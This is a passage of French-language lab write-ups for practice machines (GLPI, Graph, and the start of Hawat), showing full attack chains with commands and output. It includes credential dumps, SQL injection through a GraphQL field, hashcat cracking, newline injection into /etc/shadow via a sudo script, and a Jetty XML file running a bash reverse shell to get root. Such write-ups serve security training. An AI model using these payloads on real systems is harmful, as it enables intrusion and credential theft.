| normal      | $2y$10$Z6doq4zVHkSPZFbPeXTCluN1Q/r0ryZ3ZsSJncJqkN3.8cRiN0NV. |
| glpi-system |                                                              |
| betty       | $2y$10$jG8/feTYsguxsnBqRG6.judCDSNHY4it8SgBTAHig9pMkfmMl9CFa |
+-------------+--------------------------------------------------------------+
6 rows in set (0.00 sec)
```

On trouve le hash de l'utilisateur `betty` cette utilisateur est égallement présent dans le fichier utilisateur `/etc/passwd` :

```
www-data@glpi:/var/www/glpi/config$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
fwupd-refresh:x:113:117:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
betty:x:1000:1000::/home/betty:/bin/sh
mysql:x:114:119:MySQL Server,,,:/nonexistent:/bin/false
```

On tente d'utilise hashcat afin de craquer le hash mais cela prend trop de temps et le craque du mot de passe ne marche pas, on continue d'enumérer la base de donnée et on trouve se qui semble être un mot de passe dans l'un des ticket incident crée présent dans la table `glpi_itilfollowups` :

```
mysql> select content from glpi_itilfollowups;
+------------------------------------------------------------------------------------------------------------------------------

| content

    |
+------------------------------------------------------------------------------------------------------------------------------

| &#60;p&#62;Hello Betty,&#60;/p&#62;
&#60;p&#62;i changed your password to : SnowboardSkateboardRoller234&#60;/p&#62;
&#60;p&#62;Please change it again as soon as you can.&#60;/p&#62;
&#60;p&#62;regards.&#60;/p&#62;
&#60;p&#62;Lucas&#60;/p&#62; |
+------------------------------------------------------------------------------------------------------------------------------
```

```
1 row in set (0.00 sec)
```

Le mot de passe `SnowboardSkateboardRoller234` est utilisable pour se connecter en SSH à la machine :

```
ssh betty@192.168.233.242
betty@192.168.233.242's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-137-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 23 Jul 2025 10:06:29 PM UTC

  System load:  0.01              Processes:               236
  Usage of /:   56.8% of 9.75GB   Users logged in:         0
  Memory usage: 39%               IPv4 address for ens160: 192.168.233.242
  Swap usage:   0%


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy
    settings


Last login: Wed Jul 23 20:59:52 2025 from 192.168.45.162
$
```

On obtient ainsi l'accès sur la machine avec l'utilisateur `betty`

Privilege Escalation

On enumère les processus en cours de lancement sur la machine :

```
$ ss -tln
State                Recv-Q               Send-Q                              Local Address:Port
                                      Peer Address:Port               Process
LISTEN               0                    4096                                127.0.0.53%lo:53
                                          0.0.0.0:*
LISTEN               0                    128                                       0.0.0.0:22
                                          0.0.0.0:*
LISTEN               0                    70                                    127.0.0.1:33060
                                        0.0.0.0:*
LISTEN               0                    151                                   127.0.0.1:3306
                                         0.0.0.0:*
LISTEN               0                    50                                      0.0.0.0:8080
                                         0.0.0.0:*
LISTEN               0                    511                                     0.0.0.0:80
                                          0.0.0.0:*
```

On peut voir que le port 8080 est ouvert on utilise pspy64 afin d'identifier le service en cours de lancement :

```
$ ./pspy64
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855
...
2025/07/20 09:48:05 CMD: UID=0    PID=1250   | /usr/bin/java -Djava.io.tmpdir=/tmp -Djetty.home=/opt/jetty -
    Djetty.base=/opt/jetty/jetty-base --class-path /opt/jetty/jetty-base/resources:/opt/jetty/lib/logging/
    slf4j-api-2.0.0.jar:/opt/jetty/lib/logging/jetty-slf4j-impl-11.0.12.jar:/opt/jetty/lib/jetty-jakarta-
    servlet-api-5.0.2.jar:/opt/jetty/lib/jetty-http-11.0.12.jar:/opt/jetty/lib/jetty-server-11.0.12.jar:/opt/
    jetty/lib/jetty-xml-11.0.12.jar:/opt/jetty/lib/jetty-util-11.0.12.jar:/opt/jetty/lib/jetty-io-11.0.12.jar
    :/opt/jetty/lib/jetty-security-11.0.12.jar:/opt/jetty/lib/jetty-servlet-11.0.12.jar:/opt/jetty/lib/jetty-
    webapp-11.0.12.jar:/opt/jetty/lib/jetty-deploy-11.0.12.jar org.eclipse.jetty.xml.XmlConfiguration java.
    version=11.0.17 java.version.major=11 java.version.micro=17 java.version.minor=0 java.version.platform=11
     jetty.base=/opt/jetty/jetty-base jetty.base.uri=file:///opt/jetty/jetty-base jetty.home=/opt/jetty jetty
    .home.uri=file:///opt/jetty jetty.state=/opt/jetty/jetty-base/jetty.state jetty.webapp.addServerClasses=
    org.eclipse.jetty.logging.,${jetty.home.uri}/lib/logging/,org.slf4j. runtime.feature.alpn=true slf4j.
    version=2.0.0 /opt/jetty/etc/jetty-bytebufferpool.xml /opt/jetty/etc/jetty-threadpool.xml /opt/jetty/etc/
    jetty.xml /opt/jetty/etc/jetty-webapp.xml /opt/jetty/etc/jetty-deploy.xml /opt/jetty/etc/jetty-http.xml /
    opt/jetty/etc/jetty-started.xml start-log-file=/var/run/jetty/jetty-start.log
```

On peut voir que le service jetty est lancé avec l'utilisateur root (UID 0). On enumère le répertoire qui lance le service jetty :

```
betty@glpi:/opt/jetty/jetty-base$ ls -la
total 24
drwxr-xr-x 5 root  root  4096 Aug  3  2024 .
drwxr-xr-x 7 root  root  4096 Jan 25  2023 ..
-rw-r--r-- 1 root  root   104 Aug  3  2024 jetty.state
drwxr-xr-x 2 root  root  4096 Jan 25  2023 resources
drwxr-xr-x 2 root  root  4096 Jan 25  2023 start.d
drwxr-xr-x 2 betty betty 4096 Jan 25  2023 webapps
```

On peut voir qu'il y a un répertoire qui est modifiable par l'utilisateur betty on peut y ajouter un reverse shell au format XML `https://book.hacktricks.wiki/en/pentesting-web/file-upload/index.html#jetty-rce` :

```
### Contenu du fichier qui s'execute
cat /tmp/run.sh
bash -c 'bash -i >& /dev/tcp/127.0.0.1/1337 0>&1'

### Ajout des droits d'écriture
chmod +x /tmp/run.sh

### Contenu du reverse shell au format XML
<?xml version="1.0"?>
<!DOCTYPE Configure PUBLIC "-//Jetty//Configure//EN" "<https://www.eclipse.org/jetty/configure_10_0.dtd>">
<Configure class="org.eclipse.jetty.server.handler.ContextHandler">
    <Call class="java.lang.Runtime" name="getRuntime">
        <Call name="exec">
            <Arg>
                <Array type="String">
                    <Item>/tmp/run.sh</Item>
                </Array>
            </Arg>
        </Call>
    </Call>
</Configure>

### Obtention du reverse shell
$ nc -nlvp 1337
Listening on 0.0.0.0 1337
Connection received on 127.0.0.1 38918
bash: cannot set terminal process group (1249): Inappropriate ioctl for device
bash: no job control in this shell
root@glpi:/opt/jetty/jetty-base#
```

On obtient ainsi l'accès root sur la machine

Graph

Reconnaissance

Machine cible Adresse IP : `192.168.110.201`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 192.168.110.201
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-09 23:18 CEST
Nmap scan report for 192.168.152.201
Host is up (0.025s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   2048 f0:85:61:65:d3:88:ad:49:6b:38:f4:ac:5b:90:4f:2d (RSA)
|   256 05:80:90:92:ff:9e:d6:0e:2f:70:37:6d:86:76:db:05 (ECDSA)
|_  256 c3:57:35:b9:8a:a5:c0:f8:b1:b2:e9:73:09:ad:c7:9a (ED25519)
80/tcp open  http
|_http-title: Welcome at Graph!

Nmap done: 1 IP address (1 host up) scanned in 11.43 seconds
```

Le scan indique qu'il y a deux ports ouverts. Le port 22 pour le service SSH et le port 80 pour le service HTTP.

Le site est celui pour la promotion d'une technologie de graphiques.

On lance un dirbusting du site :

```
gobuster dir -u http://192.168.110.201 -w /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.110.201
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/static               (Status: 301) [Size: 179] [--> /static/]
Progress: 20478 / 20479 (100.00%)
/graphql              (Status: 400) [Size: 53]
===============================================================
Finished
===============================================================
```

On découvre le lien vers une instance Graphql

Exploitation

Il est possible de lancer plusieurs reuquetes vers l'instance GraphQL, on commence par afficher le type de schema diponible :

```
curl -s -G http://192.168.110.201/graphql \
  --data-urlencode 'query={__schema{types{name}}}' | jq
{
  "data": {
    "__schema": {
      "types": [
        {
          "name": "Query"
        },
        {
          "name": "String"
        },
        {
```

```
          "name": "Boolean"
        },
        {
          "name": "__Schema"
        },
        {
          "name": "__Type"
        },
        {
          "name": "__TypeKind"
        },
        {
          "name": "__Field"
        },
        {
          "name": "__InputValue"
        },
        {
          "name": "__EnumValue"
        },
        {
          "name": "__Directive"
        },
        {
          "name": "__DirectiveLocation"
        }
      ]
    }
  }
}
```

On y trouve de schema de type requetes, on lance une requete vers Query afin de connaître leurs nom :

```
curl -s -G http://192.168.110.201/graphql \
  --data-urlencode 'query={__schema{queryType{name fields{name type{name}}}}}' | jq
{
  "data": {
    "__schema": {
      "queryType": {
        "name": "Query",
        "fields": [
          {
            "name": "users",
            "type": {
              "name": null
            }
          }
        ]
      }
    }
  }
}
```

On trouve le nom de la requête ”users”, on lance alors une recherche pour voir de quelle type de données est présents dans cette requetes :

```
curl -s -G http://192.168.110.201/graphql \
  --data-urlencode 'query={
    __schema {
      queryType {
        fields {
          name
          type {
            kind
            name
            ofType {
              kind
              name
              ofType {
                kind
                name
              }
            }
          }
        }
      }
    }
```

```
  }' | jq
{
  "data": {
    "__schema": {
      "queryType": {
        "fields": [
          {
            "name": "users",
            "type": {
              "kind": "LIST",
              "name": null,
              "ofType": {
                "kind": "SCALAR",
                "name": "String",
                "ofType": null
              }
            }
          }
        ]
      }
    }
  }
}
```

On peut voir que les données trouvées sont de type strings, on lance une requete afin de rechercher tous les noms présents dans cette requete :

```
curl -s -G http://192.168.110.201/graphql \
  --data-urlencode 'query={users(searchTerm: "%")}' | jq
{
  "data": {
    "users": [
      "admin",
      "jane",
      "josh"
    ]
  }
}
```

On y trouve 3 noms d'utilisateurs : "admin", "jane" et "josh" On peut à présent tenter de lancer des requetes SQL, tout d'abord on essaie d'identifier le type de base de données utilisé par le serveur :

```
curl -s -G http://192.168.110.201/graphql   --data-urlencode 'query={users(searchTerm: "'\''
SELECT VERSION() --")}' | jq
{
  "errors": [
    {
      "message": "SQLITE_ERROR: near \"SELECT\": syntax error",
      "locations": [
        {
          "line": 1,
          "column": 2
        }
      ],
      "path": [
        "users"
      ]
    }
  ],
  "data": {
    "users": null
  }
}
```

On peut voir que l'erreur renvois vers une base de donnée sqlite on lance donc une requete pour identifier la version lancé :

```
curl -s -G http://192.168.110.201/graphql   --data-urlencode 'query={users(searchTerm:
"'\'' UNION SELECT sqlite_version()--")}' | jq
{
  "data": {
    "users": [
      "3.38.4",
      "admin",
      "jane",
      "josh"
    ]
  }
```

```
}
```

Il s'agit bien d'une base de donnée sqlite sur la version 3.38.4 On lance une requete pour lister les tables qui renvois une erreur :

```
curl -s -G http://192.168.110.201/graphql   --data-urlencode 'query={users(searchTerm:
"'\'' UNION SELECT sql FROM sqlite_master")}' | jq
{
  "errors": [
    {
      "message": "SQLITE_ERROR: near \"%\": syntax error",
      "locations": [
        {
          "line": 1,
          "column": 2
        }
      ],
      "path": [
        "users"
      ]
    }
  ],
  "data": {
    "users": null
  }
}
```

On modifie la requete pour qu'elle s'affiche au bon format et pouvoir lister les tables :

```
curl -s -G http://192.168.110.201/graphql \
--data-urlencode 'query={users(searchTerm: "%'\'' UNION SELECT name FROM sqlite_master WHERE
type='\''table'\'' --")}' | jq
{
  "data": {
    "users": [
      "admin",
      "jane",
      "josh",
      "sqlite_sequence",
      "users"
    ]
  }
}
```

On retrouve la table "users" on affiche le nom des colonnes présentes dans la table :

```
curl -s -G http://192.168.110.201/graphql   --data-urlencode 'query={users(searchTerm: "%'\''
UNION SELECT name FROM pragma_table_info('\''users'\'') --")}' | jq
{
  "data": {
    "users": [
      "admin",
      "id",
      "jane",
      "josh",
      "password_hash",
      "username"
    ]
  }
}
```

On y trouve une colonne password_hash qui peut contenir les mots de passe de la base de données on affiche son contenu :

```
curl -s -G http://192.168.110.201/graphql \
  --data-urlencode 'query={users(searchTerm: "%'\'' UNION SELECT password_hash FROM users --")}' | jq
{
  "data": {
    "users": [
      "$6$4BlcfbYDsQp3BMG$vwPo.Fpjadmz2jqPFPxrNusB8zCM2TBnNU1HuwkO9vWWvt3jFbpJ0ymelX/fyNgoLW9vQ
      /fJI0mL8vqw96
      HMX.",
      "$6$PRyGjElQ$unCSC
      /NlXu2KsYEjc1RuIqduAnPpPEwGg5diM4mZZbzhEWIWjhvlaoROBf5UgLWUFUFiEXSBjBmVENBbHO5oK/",
      "$6$g744Ii0AvY$Oce4aPVtE96encnfV5q1MboCBHyz74qw0R6d
      /iZKxIrHSFUtG3z7LfbAfHu1aoYRgbseH0tG3.nyGZ9qX1Ean.",
      "admin",
      "jane",
```

```
      "josh"
    ]
  }
}
```

Ceci permet d'obtenir les hash utilisateur on utilise hashcat afin de les craquer :

```
hashcat -m 1800 hashs.hash /usr/share/wordlists/rockyou.txt

...
$6$4BlcfbYDsQp3BMG$vwPo.Fpjadmz2jqPFPxrNusB8zCM2TBnNU1HuwkO9vWWvt3jFbpJ0ymelX/fyNgoLW9vQ
/fJI0mL8vqw96HMX.:oakland
...

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => q


Session..........: hashcat
Status...........: Quit
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: hashs.hash
Time.Started.....: Sun Jun 15 19:36:58 2025 (4 mins, 18 secs)
Time.Estimated...: Sun Jun 15 20:04:24 2025 (23 mins, 8 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    17449 H/s (11.46ms) @ Accel:128 Loops:32 Thr:256 Vec:1
Recovered........: 1/3 (33.33%) Digests (total), 1/3 (33.33%) Digests (new), 1/3 (33.33%) Salts
Progress.........: 6684672/43033155 (15.53%)
Rejected.........: 0/6684672 (0.00%)
Restore.Point....: 2228224/14344385 (15.53%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:2816-2848
Candidate.Engine.: Device Generator
Candidates.#1....: 61003 -> 451083
Hardware.Mon.#1..: Temp: 57c Util: 94% Core:1485MHz Mem:5000MHz Bus:16

Started: Sun Jun 15 19:36:54 2025
Stopped: Sun Jun 15 19:41:17 2025
```

On trouve le mot de passe `oakland` on l'utilise pour se connecter à la machine avec l'utilisateur jane trouvé auparavant :

```
ssh jane@192.168.110.201
jane@192.168.110.201's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-177-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Jun 15 13:41:11 EDT 2025

  System load:  0.01               Processes:             149
  Usage of /:   30.9% of 15.68GB   Users logged in:       0
  Memory usage: 22%                IP address for ens192: 192.168.110.201
  Swap usage:   0%


38 updates can be applied immediately.
32 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


You have mail.
Last login: Thu Apr 18 14:10:19 2024 from 192.168.118.13
jane@graph:~$
```

On obtient ainsi l'accès sur la machine avec l'utilisateur jane

Privilege Escalation

```
jane@graph:~$ sudo -l
[sudo] password for jane:
```

```
Matching Defaults entries for jane on graph:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin
    \:/sbin\:/bin\:/snap/bin

User jane may run the following commands on graph:
    (ALL : ALL) /usr/local/bin/pass-gen
```

On affiche le contenu du script :

```
jane@graph:~$ cat /usr/local/bin/pass-gen
#! /usr/bin/env python2

import sys
import os
import subprocess
import crypt
import string
from random import randint, randrange, SystemRandom

"""
generate hash
"""
def gen_passwd(password):
    return crypt.crypt(password, '$6$' + salt)

"""
update matching user entry
"""
def check_entry(line):
    arr = line.split(":")
    if arr[0] == user:
        arr[1] = gen_passwd(password)
        arr[4] = str(valid_days)
    return ":".join(arr)

"""
return password for user
"""
def rand_passwd():
    chars = string.ascii_letters + string.digits + '!@#$%^&*()'
    rnd = SystemRandom()
    return ''.join(rnd.choice(chars) for i in range(15))

# main def
if __name__ == '__main__':

    try:
        # randomly generate password + salt
        password = rand_passwd()
        salt = str(randrange(1000, 10000) * randrange(1000, 10000))

        valid_days = 7 # password is valid for max 1 week, but give user option to decide the
        exact duration
        if len(sys.argv) > 1:
            valid_days = sys.argv[1]

        # get actual user
        user = subprocess.check_output("who am i | awk '{print $1}'", shell=True).strip()

        # overwrite shadow
        new_content = ""
        shadow_file = "/etc/shadow"

        with open(shadow_file, "r") as fd:
           lines = fd.readlines()

           for line in lines:
                parsed = check_entry(line)
                new_content += parsed

        fd = open(shadow_file, "w")
        fd.write(new_content)

        print "%s: password updated successfully to %s " % (os.path.basename(sys.argv[0]), password)
    except:
        print "%s: error" % os.path.basename(sys.argv[0])
```

Il s'agit d'un script qui permet le changement du mot de passe de l'utilisateur connecté, le script peut prendre en argument le nombre de jours de validités du mot de passe. Il est possible de modifier le fichier `/etc/shadow` avec l'argument.

On détermine donc quelle est l'ordre des utilisateur sur le système pour identifier un utilisateur sur lequel on pourrait changer le mot de passe :

```
jane@graph:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
jane:x:1000:1000::/home/jane:/bin/bash
josh:x:1001:1001::/home/josh:/bin/bash
node:x:1002:1002::/home/node:/bin/sh
```

On peut voir que l'utilisateur `josh` est présent juste après `jane`. On peut donc prendre cela en compte afin de modifier son hash pour cela on ajoute un passage à la ligne :

```
jane@graph:~$ sudo pass-gen '9999:7:::
josh:$6$4BlcfbYDsQp3BMG$vwPo.Fpjadmz2jqPFPxrNusB8zCM2TBnNU1HuwkO9vWWvt3jFbpJOymelX/fyNgoLW9vQ
/fJIOmL8vqw96HMX.:0:2041:99999'
pass-gen: password updated successfully to SeB3E77zQ#Ni5Cy
jane@graph:~$ su - josh
Password:
You are required to change your password immediately (root enforced)
Changing password for josh.
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
josh@graph:~$
```

Cela permet de modifier le fichier shadow et de pouvoir changer directement le mot de passe et de se connecter avec l'utilisateur josh. Une fois l'accès établis avec l'utilisateur on peut enumerer les fichier et trouver qu'il est possible d'afficher l'historique bash de l'utilisateur :

```
josh@graph:~$ cat .bash_history
cd /josj
cd /josh
cd ..
cd josj
cd josh
ls
cat /etc/shadow
```

Dans son historique on peut voir que l'utilisateur avait lancé l'affichage du fichier shadow se qui sous entend que l'utilisateur a potentiellement les droits dessus, on lance donc la commande :

```
josh@graph:~$ cat /etc/shadow
root:$6$4kpaRzOQ$mG9wRaxktdkRgXRVp4tyZkNYub/95YRuZ7P8AybjSGsBCh
/0HotsXCq77XI6LOcZfn.lxIzc4NOaHvkROXRMa/:19129:0:99999:7:::
daemon:*:17647:0:99999:7:::
```

```
bin:*:17647:0:99999:7:::
sys:*:17647:0:99999:7:::
sync:*:17647:0:99999:7:::
games:*:17647:0:99999:7:::
man:*:17647:0:99999:7:::
lp:*:17647:0:99999:7:::
mail:*:17647:0:99999:7:::
news:*:17647:0:99999:7:::
uucp:*:17647:0:99999:7:::
proxy:*:17647:0:99999:7:::
www-data:*:17647:0:99999:7:::
...
```

On découvre ainsi le hash de l'utilisateur root on peut utiliser hashcat afin de le craquer :

```
hashcat -m 1800 root3.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

...
$6$4kpaRzOQ$mG9wRaxktdkRgXRVp4tyZkNYub/95YRuZ7P8AybjSGsBCh/0HotsXCq77XI6LOcZfn.lxIzc4NOaHvkROXRMa/:espartaco

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: $6$4kpaRzOQ$mG9wRaxktdkRgXRVp4tyZkNYub/95YRuZ7P8Ayb...OXRMa/
Time.Started.....: Tue Jun 17 19:59:41 2025 (5 secs)
Time.Estimated...: Tue Jun 17 19:59:46 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    18014 H/s (11.06ms) @ Accel:128 Loops:32 Thr:256 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 98304/14344385 (0.69%)
Rejected.........: 0/98304 (0.00%)
Restore.Point....: 65536/14344385 (0.46%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidate.Engine.: Device Generator
Candidates.#1....: ryanscott -> Donovan
Hardware.Mon.#1..: Temp: 42c Util: 97% Core:1455MHz Mem:5000MHz Bus:16

Started: Tue Jun 17 19:59:37 2025
Stopped: Tue Jun 17 19:59:48 2025
```

On découvre le mot de passe `espartaco` on l'utilise afin de connecter avec l'accès root :

```
josh@graph:~$ su -
Password:
root@graph:~#
```

On obtient ainsi l'accès root sur la machine

Hawat

Reconnaissance


Machine cible Adresse IP : `192.168.172.147`

Scanning


Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 192.168.172.147
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-23 19:58 CEST
Nmap scan report for 192.168.172.147
Host is up (0.017s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT      STATE  SERVICE
22/tcp    open   ssh
| ssh-hostkey:
|   3072 78:2f:ea:84:4c:09:ae:0e:36:bf:b3:01:35:cf:47:22 (RSA)
|   256 d2:7d:eb:2d:a5:9a:2f:9e:93:9a:d5:2e:aa:dc:f4:a6 (ECDSA)
|_  256 b6:d4:96:f0:a4:04:e4:36:78:1e:9d:a5:10:93:d7:99 (ED25519)
111/tcp   closed rpcbind
139/tcp   closed netbios-ssn
443/tcp   closed https
445/tcp   closed microsoft-ds
17445/tcp open   unknown
30455/tcp open   unknown
50080/tcp open   unknown

Nmap done: 1 IP address (1 host up) scanned in 140.70 seconds
```

Le scan indique qu'il y a 4 ports ouverts. Le port 22 pour SSH, le port 17445, le port 30455 et le port 50080 pour des services inconnus. Si l'on accède aux ports depuis un navigateur on peut trouver que le port 17445 est celui d'un restaurant de pizza :



Sur le lien du port 30455 on peut accéder à un site qui affiche des promotions :




Sur le lien du port 50080 on accède au site qui est celui de messages qui permet de signaler des problèmes avec une sorte de système de ticketing :

